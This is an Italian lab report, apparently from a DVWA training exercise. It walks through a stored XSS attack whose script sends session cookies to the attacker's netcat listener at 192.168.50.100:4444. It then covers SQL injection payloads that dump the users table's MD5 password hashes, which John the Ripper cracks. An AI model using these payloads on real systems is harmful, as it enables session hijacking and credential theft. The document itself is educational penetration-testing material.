

Relazione: Utilizzo di XSS Stored per Ottenere Cookie di Sessione


L'obiettivo dell'esercizio è stato quello di sfruttare una vulnerabilità XSS stored per rubare i cookie di sessione degli utenti e inviarli a un server sotto il controllo dell'attaccante, utilizzando una macchina Kali Linux con Netcat per ricevere e salvare i dati.

Passaggi Seguiti

1. Configurazione di Netcat su Kali Linux

Abbiamo avviato Netcat in ascolto sulla porta 4444 e redirezionato l'output a un file di testo per salvare i dati ricevuti:

```
nc -lvp 4444 > cookies.txt
```



```
(kali@kali)-[~]  
$ nc -lvp 4444 > cookies.txt
```

Abbiamo identificato un campo vulnerabile nel modulo di inserimento dati di un sito web. Questo campo permette di inserire del testo che viene poi visualizzato in una pagina del sito, senza una corretta sanitizzazione degli input.

2. Modifica del Codice HTML per Aumentare il Numero di Caratteri Permessi


Il campo di testo aveva una limitazione sul numero di caratteri che potevano essere inseriti. Per inserire il nostro script XSS, era necessario aumentare questo limite. Per farlo, siamo andati sul codice HTML, premendo con il tasto destro del mouse, della pagina e abbiamo modificato il campo di input per permettere un maggior numero di caratteri.

Codice HTML originale:

```
<input type="text" name="comment" maxlength="50">
```

Modificato in

```
<input type="text" name="comment" maxlength="500">
```




3. Creazione del Payload XSS

Abbiamo creato un payload XSS che, una volta eseguito, invia i cookie di sessione dell'utente al nostro server Kali Linux. Il payload è il seguente:

```
<script>
var i = new Image();
i.src = "http://192.168.50.100:4444?cookie=" + document.cookie;
</script>
```

4. Inserimento del Payload nel Campo Vulnerabile



Abbiamo inserito il payload XSS nel campo di input modificato del sito web vulnerabile. Una volta che un altro utente ha visualizzato la pagina che contiene il nostro payload, lo script XSS è stato

eseguito. Per meglio nascondere lo script, abbiamo aggiunto un messaggio fuori dallo script e un nome utente così da far vedere un “vero” nome utente con messaggio

5. Raccolta dei Cookie di Sessione

Quando il payload è stato eseguito, i cookie di sessione degli utenti sono stati inviati alla nostra macchina Kali e Netcat ha salvato i dati ricevuti nel file cookies.txt.

```
listening on [any] 4444 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 43126
GET /?cookie=security=low;%20PHPSESSID=348c13307e6da9d85586d80394110417 HTTP/1.1
Host: 192.168.50.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

6. Controllo della Raccolta Dati

Per verificare che i cookie di sessione sono stati caricati correttamente sul nostro file .txt ci basterà scrivere:

cat cookies.txt

```
(kali@kali)-[~]
$ cat cookies.txt
GET /?cookie=security=low;%20PHPSESSID=348c13307e6da9d85586d80394110417 HTTP/1.1
Host: 192.168.50.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Relazione: Recupero delle Password degli Utenti tramite SQL Injection

L'obiettivo dell'esercizio era sfruttare una vulnerabilità SQL Injection (SQLi) per recuperare le password degli utenti presenti nel database. Utilizzando comandi SQLi, abbiamo estratto informazioni sensibili dagli utenti.

Passaggi Seguiti

1. Esecuzione di una SQL Injection Basica

Abbiamo iniziato con un semplice payload SQLi per verificare la vulnerabilità del campo. Il payload utilizzato è stato:

```
' OR '1'='1' #
```

Questo payload ha alterato la query SQL in modo tale che la condizione fosse sempre vera, permettendoci di bypassare l'autenticazione o ottenere un output non filtrato.

2. Estrazione dei Nomi delle Tabelle

Successivamente, abbiamo utilizzato un payload più avanzato per elencare i nomi delle tabelle presenti nel database. Il payload utilizzato è stato:

```
' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = database() #
```

Così facendo abbiamo scoperto l'esistenza di due tabelle users e guestbook.

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1' #
First name: admin
Surname: admin

ID: ' OR '1'='1' #
First name: Gordon
Surname: Brown

ID: ' OR '1'='1' #
First name: Hack
Surname: Me

ID: ' OR '1'='1' #
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1' #
First name: Bob
Surname: Smith

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = database() --
First name: guestbook
Surname:

ID: ' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = database() --
First name: users
Surname:

3. Estrazione delle Password degli Utenti

Una volta identificata la tabella contenente le informazioni degli utenti, abbiamo utilizzato un payload per estrarre gli ID, i nomi e le password degli utenti. Il payload utilizzato è stato:

```
' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name),  
CONCAT("user:",user," psw:",password) FROM users #
```

Questo comando ha unito il risultato della query originale con una nuova query che concatena gli ID degli utenti, i loro nomi, gli username e le password.

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name),  
First name: ID:1 first_N:admin last_N:admin  
Surname: user:admin psw:5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name),  
First name: ID:2 first_N:Gordon last_N:Brown  
Surname: user:gordonb psw:e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name),  
First name: ID:3 first_N:Hack last_N:Me  
Surname: user:l337 psw:8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name),  
First name: ID:4 first_N:Pablo last_N:Picasso  
Surname: user:pablo psw:0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name),  
First name: ID:5 first_N:Bob last_N:Smith  
Surname: user:smithy psw:5f4dcc3b5aa765d61d8327deb882cf99
```

4. Craccaggio delle password

Abbiamo notato che le password trovate dal nostro SQL Injection sono criptate quindi abbiamo usato il tool della kali Jhon the ripper. Abbiamo creato un file di testo con le password da decriptare e abbiamo lanciato John con il comando:

```
john --format=raw-md5 --incremental nomefiletesto.txt
```

Così facendo il programma ha decodificato le password dandoci come risultati

```
admin admin:password  
Gordon Brown:abc123  
Hack Me:charley  
Pablo Picasso:letmein  
Bob Smith:password
```

Le password sono state salvate con successo su john e sono possibili rivederle in futuro con il comando:

```
john --format=raw-md5 --  
show nomefiletesto.txt
```

```
(kali@kali)-[~]  
$ john --format=raw-md5 --incremental passwordesercizio.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123 (Gordon Brown)  
charley (Hack Me)  
password (admin admin)  
letmein (Pablo Picasso)  
4g 0:00:00:03 DONE (2024-07-05 07:21) 1.036g/s 661653p/s 661653c/s 776654C/s letebru..letmish  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.  
  
(kali@kali)-[~]  
$ john --format=raw-md5 --show passwordesercizio.txt  
admin admin:password  
Gordon Brown:abc123  
Hack Me:charley  
Pablo Picasso:letmein  
Bob Smith:password  
  
5 password hashes cracked, 0 left
```